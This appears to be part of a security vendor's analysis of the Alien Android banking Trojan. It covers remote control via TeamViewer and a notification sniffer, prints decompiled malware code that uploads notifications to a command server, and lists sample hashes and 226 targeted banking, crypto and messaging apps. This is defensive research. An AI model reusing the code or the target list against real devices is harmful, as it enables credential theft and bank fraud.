Note that although TeamViewer supports a wide range of device models, it does not guarantee a 100% coverage. On certain devices it only works in screen streaming mode, only allowing the actors to see what happens on the screen without being able to interact with it.

Notification sniffer


The Trojan is abusing the android.permission.BIND_NOTIFICATION_LISTENER_SERVICE permission to get the content of status bar notifications on the infected device. This permission is considered "risky", which means that the user needs to grant it manually in the settings. Malware circumvents this countermeasure by using the Accessibility privileges, performing all necessary UI interaction by itself. After the permission is granted, the bot simply uploads notifications to the C2, as shown in the following snipped of code:

```
@Override  // android.service.notification.NotificationListenerService
public void onNotificationPosted(StatusBarNotification arg4) {
    try {
        new NotificationHandler(this).sendNotification(new NotificationModel(arg4, true).toString());
    }
    catch(Exception v4) {
        v4.printStackTrace();
    }
}

@Override  // android.service.notification.NotificationListenerService
public void onNotificationRemoved(StatusBarNotification arg2) {
    try {
        new NotificationHandler(this).process(arg2);
    }
    catch(Exception v2) {
        v2.printStackTrace();
    }
}

@Override  // android.service.notification.NotificationListenerService
public void onNotificationRemoved(StatusBarNotification arg1, NotificationListenerService.RankingMap arg2, int arg3) {
    try {
        new NotificationHandler(this).process(arg1);
    }
    catch(Exception v1) {
        v1.printStackTrace();
    }
}

...

final void process(StatusBarNotification arg3) {
    this.sendNotification(new NotificationModel(arg3, false).toString());
}

final void sendNotification(String notification) {
    Utils utils = new Utils();
    Strings strings = new Strings();
    String notificationText = this.dec("{Notification} ") + notification + this.dec("\[143523#\]");
    utils.log(this.dec("sendSMS"), notificationText);
    utils.appendShPr(this.ctx, strings.LOG, notificationText);
    utils.sendLogs(this.ctx, utils.readShPr(this.ctx, strings.c2_handle));
}
```

Targets

Looking at the targets (detailed in the appendix) and keeping in mind that all respective actors renting the Trojan can add their own personalized targets to their botnet, we can consider that Alien is a Trojan actively targeting institutions worldwide.

As visible in the following chart, it seems that actors using Alien have a particular interest in the usual set of most targeted countries, such as but not limited to Spain, Turkey, Germany, United States of America, Italy, France, Poland, Australia and the United Kingdom.



Conclusion

Once again, 2020 shows interesting changes to the mobile threat landscape. As stated in our blog 2020 – year of the RAT, not only is there an increase in the number of new Android banking Trojans, many of them also bring innovative features. More and more Trojans embed features that enable the criminals to take remote control of the infected device (RAT) - like the Alien Trojan itself - in order to perform the fraud from the victim's device. We also notice an interest from actors in recording and stealing more information surrounding the victim. How that information will be used or monetized can vary, it is just a matter of time before actors find out about the value of such information.

In the case of Alien, advanced features such as the authenticator-code stealer and notifications-sniffer aside, the features of the Trojan are quite common. As for many Trojans, the target list can be extended dynamically by the renter and applied to all bots enrolled to the botnet. The targeted applications in the appendix of the article are the concatenated list of targets observed in samples found in the wild, growing to over 226 targeted applications so far.

Although it is hard to predict the next steps of the Alien authors, it would be logical for them to improve the RAT, which is currently based on TeamViewer (and therefore visible when installed and executed on the device). They could also build an ATS feature to automate the fraud process. What can be considered for granted is that the number of new banking Trojans will only continue growing, many embedding new and improved features to increase the success rate of fraud.

The last quarter of 2020 will probably come with some additional changes to the threat landscape, especially since the source code of the Cerberus Trojan has been made publicly available. In the coming months we can definitively expect some new malware families, based on Cerberus, to emerge.

The most important aspect to take care of is securing the online banking channels, making fraud hard to perform, discouraging criminals to attempt the attacks and making it less useful for them to build more malware.

We strongly recommend all financial institutions to understand their current and future threat exposure and consequently implement the relevant detection and control mechanisms. We are happy to support them in such steps with our expertise and solutions, built and tailored through the years we have been supporting banks in the fight against fraud.

Mobile Threat Intelligence

Our threat intelligence solution – MTI, provides the context and in-depth knowledge of the past and present malware-powered threats in order to understand the future of the threat landscape. Such intelligence, includes both the strategic overview on trends and the operational indicators to discern early signals of upcoming threats and build a future-proof security strategy.

Client Side Detection

Our online fraud detection solution – CSD, presents financial institutions with the real-time overview on the risk status of their online channels and related devices. This overview provides all the relevant information and context to act upon threats before they turn into fraud. The connectivity with existing risk or fraud engines allows for automated and orchestrated, round the clock fraud mitigation.

Appendix

Samples

Some of the latest Alien samples found in the wild:

App name	Package name	SHA-256 hash

App name	Package name	SHA-256 hash
InPost	gyciuhezywthjjmmchpkcr.ysa.pct	3e10f55451e1573ccf66aa2adc6b
Bildirim	ldpgteqpernpguirqtltzsyegxj.edllabrcpucxwbbysloruoiaw.xmbzotblnfxjjbbatmnbluskpgw	163c2cff8cd941dbce727de2df9df
Flash Player	msqqqwokejyfwim.bzsotef.ftonpdptfkkfhcjxkrr	dc215663af92d41f40f36088ec1b8
DHL	aciewtjnxbkcdxzhoabso.yhsxudbuwodnudkkrda.frlxqjezpmuisep	df77910503d7fefae3915bb37245
e-Devlet	eglqpbffxahy.oefrmodhujop.tlk	fd1d1e2dbca02997ce1905dc74f0
MobdroTV	jbx.roagjksrlsxsmknhdrizttgrhs.fbf	ba625262b247e4c79e729a83f53
AndroidUpdate11.18	okqfjhhtlohmgupciyhmoigta.fpt.yuddsjkkctjfmchocuqssqpiopy	342a9f13097e57efc2324b1db53f
Fitness4Everybody	sfga.yyh.mgufpnpnxowplrotzbig	4f1ff96fb54960d94e96fd6054604
Google Update	com.gvluzgxhbpcq.xktgujarlepo	a3a285cdfb69e2ba600df8cc9d02
Install	mnogftledxsehzfrsotw.wzwywztggscgfzmqyudxoql.snmewxuczyrzkocstclxtuqyohq	2b2d0dd04e272ea821c114a8366
Player Sistem Güncelleme	njjmeghykw.okfhgnxldu.bncr	0b5e264d4bda3add9a8a4fcc61ce
FitnessTrainer	dwqzh.mqqzinsqzn.ezkxcyjhtraxqupzrrfyosasecw	ded0e1e544cf5d2ec7a0c27400ee

Credential theft target list

The actual concatenated Alien target list used for credential theft contains 226 applications:

Package name	App name
com.coinbase.android	Coinbase – Buy & Sell Bitcoin. Crypto Wallet
piuk.blockchain.android	Blockchain Wallet. Bitcoin, Bitcoin Cash, Ethereum
com.bbva.bbvacontigo	BBVA Spain
com.bankinter.launcher	Bankinter Móvil
es.bancosantander.apps	Santander
es.univia.unicajamovil	UnicajaMovil
es.cm.android	Bankia
es.evobanco.bancamovil	EVO Banco móvil
com.kutxabank.android	Kutxabank
com.rsi	ruralvía
com.akbank.android.apps.akbank_direkt	Akbank
com.garanti.cepsubesi	Garanti BBVA Mobile
com.finansbank.mobile.cepsube	QNB Finansbank Mobile Banking
com.connectivityapps.hotmail	Connect for Hotmail & Outlook: Mail and Calendar
com.teb	CEPTETEB
com.ykb.android	Yapı Kredi Mobile
finansbank.enpara	Enpara.com Cep Şubesi
com.tmobtech.halkbank	Halkbank Mobil
com.kuveytturk.mobil	Kuveyt Türk
com.ziraat.ziraatmobil	Ziraat Mobile
com.pozitron.iscep	İşCep - Mobile Banking
com.vakifbank.mobile	VakıfBank Mobil Bankacılık
es.ibercaja.ibercajaapp	Ibercaja

Package name	App name
com.abnamro.nl.mobile.payments	ABN AMRO Mobiel Bankieren
pl.pkobp.iko	IKO
pl.mbank	mBank PL
pe.com.interbank.mobilebanking	Interbank APP
jp.co.rakuten_bank.rakutenbank	楽天銀行 -個人のお客様向けアプリ
com.sbi.sbifreedomplus	-
it.copergmps.rt.pf.android.sp.bmps	Banca MPS
com.google.android.gm	Gmail
com.mail.mobile.android.mail	mail.com mail
it.bnl.apps.banking	BNL
it.ingdirect.app	ING Italia
com.yahoo.mobile.client.android.mail	Yahoo Mail – Organized Email
com.db.mm.norisbank	norisbank App
com.db.pbc.miabanca	La Mia Banca
eu.unicreditgroup.hvbapptan	HVB Mobile Banking
de.commerzbanking.mobil	Commerzbank Banking - The app at your side
de.fiducia.smartphone.android.banking.vr	VR Banking Classic
de.postbank.finanzassistent	Postbank Finanzassistent
com.targo_prod.bad	TARGOBANK Mobile Banking
de.comdirect.android	comdirect mobile App
de.dkb.portalapp	DKB-Banking
com.starfinanz.smob.android.sfinanzstatus	Sparkasse Ihre mobile Filiale
de.consorsbank	Consorsbank
com.finanteq.finance.ca	CA24 Mobile
com.boursorama.android.clients	Boursorama Banque
com.caisseepargne.android.mobilebanking	Banque
com.cm_prod.bad	Crédit Mutuel
com.ingdirectandroid	-
fr.lcl.android.customerarea	Mes Comptes - LCL
fr.banquepopulaire.cyberplus	Banque Populaire
fr.creditagricole.androidapp	Ma Banque
mobi.societegenerale.mobile.lappli	L'Appli Société Générale
au.com.nab.mobile	NAB Mobile Banking
com.cibc.android.mobi	CIBC Mobile Banking®
com.grppl.android.shell.cmblloydstsb73	-
com.grppl.android.shell.halifax	Halifax: the banking app that gives you extra
org.stgeorge.bank	St.George Mobile Banking
com.att.mywireless	-
com.chase.sig.android	Chase Mobile

Package name	App name
com.clairmail.fth	Fifth Third Mobile Banking
com.csam.icici.bank.imobile	iMobile by ICICI Bank
com.unicredit	Mobile Banking UniCredit
it.popso.scrignoapp	-
com.microsoft.office.outlook	Microsoft Outlook: Organize Your Email & Calendar
com.infonow.bofa	Bank of America Mobile Banking
com.konylabs.capitalone	Capital One® Mobile
com.suntrust.mobilebanking	SunTrust Mobile App
com.usaa.mobile.android.usaa	USAA Mobile
com.usbank.mobilebanking	U.S. Bank - Inspired by customers
com.wf.wellsfargomobile	Wells Fargo Mobile
com.bmo.mobile	BMO Mobile Banking
it.nogood.container	UBI Banca
com.rbc.mobile.android	RBC Mobile
com.latuabancaperandroid	Intesa Sanpaolo Mobile
com.ingbanktr.ingmobil	ING Mobil
com.magiclick.odeabank	Odeabank
posteitaliane.posteapp.apppostepay	Postepay
tr.com.sekerbilisim.mbank	ŞEKER MOBİL ŞUBE
com.commbank.netbank	CommBank
com.android.vending	Google Play
es.liberbank.cajasturapp	Banca Digital Liberbank
www.ingdirect.nativeframe	ING España. Banca Móvil
com.cajasur.android	Cajasur
com.tecnocom.cajalaboral	Banca Móvil Laboral Kutxa
com.db.pbc.mibanco	Mi Banco db
net.inverline.bancosabadell.officelocator.android	Banco Sabadell App. Your mobile bank
com.bbva.netcash	BBVA Net Cash | ES & PT
es.bancosantander.empresas	Santander Empresas
com.paypal.android.p2pmobile	PayPal Mobile Cash: Send and Request Money Fast
pl.bzwbk.bzwbk24	Santander mobile
es.caixageral.caixageralapp	Banco Caixa Geral España
alior.bankingapp.android	Usługi Bankowe
eu.eleader.mobilebanking.pekao	Pekao24Makler
eu.eleader.mobilebanking.pekao.firm	PekaoBiznes24
com.facebook.katana	Facebook
com.imaginbank.app	imaginBank - Your mobile bank
com.whatsapp	WhatsApp Messenger
com.snapchat.android	Snapchat

Package name	App name
com.twitter.android	Twitter
org.telegram.messenger	Telegram
com.instagram.android	Instagram
com.viber.voip	Viber Messenger - Messages, Group Chats & Calls
es.lacaixa.mobile.android.newwapicon	CaixaBank
softax.pekao.powerpay	PeoPay
com.ebay.mobile	eBay: Buy, sell, and save money on home essentials
com.amazon.mshop.android.shopping	-
com.getingroup.mobilebanking	Getin Mobile
wit.android.bcpbankingapp.millenniumpl	-
com.konylabs.cbplpat	Citi Handlowy
es.caixagalicia.activamovil	ABANCA- Banca Móvil
com.moneybookers.skrillpayments.neteller	NETELLER - fast, secure and global money transfers
com.pcfinancial.mobile	Simplii Financial
com.td	TD Canada
cz.csob.smartbanking	ČSOB Smartbanking
com.airbitz	Bitcoin Wallet - Airbitz
clientapp.swiftcom.org	ePayments: wallet & bank card
de.number26.android	N26 — The Mobile Bank
au.com.ingdirect.android	ING Australia Banking
com.payoneer.android	Payoneer – Global Payments Platform for Businesses
com.cimbmalaysia	CIMB Clicks Malaysia
eu.eleader.mobilebanking.invest	plusbank24
com.moneybookers.skrillpayments	Skrill - Fast, secure online payments
com.mycelium.wallet	Mycelium Bitcoin Wallet
uk.co.santander.santanderuk	-
com.aff.otpdirekt	OTP SmartBank
com.kasikorn.retail.mbanking.wap	K PLUS
com.krungsri.kma	KMA
com.scb.phone	SCB EASY
com.netflix.mediaclient	Netflix
com.bendigobank.mobile	Bendigo Bank
com.citibank.citibankmy	-
com.konylabs.hongleongconnect	-
org.banksa.bank	BankSA Mobile Banking
org.bom.bank	Bank of Melbourne Mobile Banking
at.volksbank.volksbankmobile	Volksbank hausbanking
net.bnpparibas.mescomptes	Mes Comptes BNP Paribas
com.ocito.cdn.activity.creditdunord	Crédit du Nord pour Mobile

Package name	App name
pl.bph	BusinessPro Lite
pt.bancobpi.mobile.fiabilizacao	BPI APP
pt.novobanco.nbapp	NB smart app
pt.santandertotta.mobileparticulares	Santander Particulares
com.bankofqueensland.boq	BOQ Mobile
fr.laposte.lapostemobile	La Poste - Services Postaux
com.cic_prod.bad	CIC
com.fortuneo.android	Fortuneo, mes comptes banque & bourse en ligne
nz.co.asb.asbmobile	ASB Mobile Banking
pl.bzwbk.ibiznes24	iBiznes24 mobile
pl.millennium.corpapp	-
net.garagecoders.e_llavescotiainfo	ScotiaMóvil
com.credemmobile	-
it.carige	Carige Mobile
eu.inmite.prj.kb.mobilbank	Mobilni Banka
jp.co.netbk	住信SBIネット銀行
au.com.cua.mb	CUA Mobile Banking
com.advantage.raiffeisenbank	-
com.bankaustria.android.olb	Bank Austria MobileBanking
com.barclays.android.barclaysmobilebanking	Barclays
com.bochk.com	BOCHK
com.htsu.hsbcpersonalbanking	HSBC Mobile Banking
com.anz.android.gomoney	ANZ Australia
com.bankia.wallet	Bankia Wallet
com.fusion.banking	Bank Australia app
com.fusion.beyondbank	Beyond Bank Australia
com.greater.greater	-
com.bancsabadell.wallet	Sabadell Wallet
es.bancosantander.wallet	Santander Wallet
com.fullsix.android.labanquepostale.accountaccess	La Banque Postale
com.cajamar.cajamar	-
wit.android.bcpbankingapp.millennium	-
enterprise.com.anz.shield	ANZ Shield
com.fibabanka.mobile	Fibabanka Corporate Mobile
com.mobileloft.alpha.droid	myAlpha Mobile
mbanking.nbg	-
com.eurobankefg	-
es.bancopopular.nbmpopular	Popular
ktbcs.netbank	Krungthai NEXT

Package name	App name
com.bbva.bbvawallet	BBVA Wallet Spain. Mobile Payment
com.bancomer.mbanking	BBVA México (Bancomer Móvil)
ar.com.santander.rio.mbanking	Santander Argentina
com.mercadolibre	Mercado Libre: compra fácil y rápido
es.santander.money	Santander Money Plan
com.dhanlaxmi.dhansmart.mtc	Dhanlaxmi Bank Mobile Banking
com.infrasofttech.centralbank	-
com.infrasofttech.mahabank	-
com.msf.kbank.mobile	Kotak - 811 & Mobile Banking
com.sbi.sbanywherecorporate	-
com.snapwork.hdfc	HDFC Bank MobileBanking
com.samba.mb	SambaMobile
eu.netinfo.colpatria.system	Scotiabank Colpatria
com.todo1.mobile	Bancolombia App Personas
org.westpac.bank	Westpac Mobile Banking
au.com.suncorp.suncorpbank	-
au.com.pnbank.android	P&N BANKING APP
com.ing.mobile	ING Bankieren
com.tfkb	Türkiye Finans Mobile Branch
finansbank.enpara.sirketim	Enpara.com Şirketim Cep Şubesi
com.google.android.play.games	Google Play Games
com.icomvision.bsc.tbc	TBC Bank
com.citi.citimobile	Citi Mobile®
com.tdbank	TD Bank (US)
com.unionbank.ecommerce.mobile.android	Union Bank Mobile Banking
com.comarch.security.mobilebanking	ING Business
de.sdvrz.ihb.mobile.secureapp.sparda.produktion	SpardaSecureApp
au.com.bankwest.mobile	Bankwest
com.hsbc.hsbcnet	HSBCnet Mobile
com.nearform.ptsb	permanent tsb
org.banking.bom.businessconnect	Bank of Melbourne Business App
org.banking.bsa.businessconnect	BankSA Business App
org.banking.stg.businessconnect	St.George Business App
org.westpac.col	Westpac Corporate Mobile
ca.bnc.android	National Bank of Canada
ca.servus.mbanking	Servus Mobile Banking
co.bitx.android.wallet	Luno: Buy Bitcoin, Ethereum and Cryptocurrency
com.acceltree.mtc.screens	Alawwal Mobile
enbd.mobilebanking	Emirates NBD

Package name	App name
lt.spectrofinance.spectrocoin.android.wallet	Bitcoin Wallet by SpectroCoin
com.skype.raider	Skype - free IM & video calls
com.barclaycardus	Barclays US
com.grppl.android.shell.bos	-
com.rbs.mobile.android.natwest	NatWest Mobile Banking
com.rbs.mobile.android.rbs	Royal Bank of Scotland Mobile Banking
tsb.mobilebanking	TSB Bank Mobile Banking
net.inverline.bancosabadell.officelocator.activobank	ActivoBank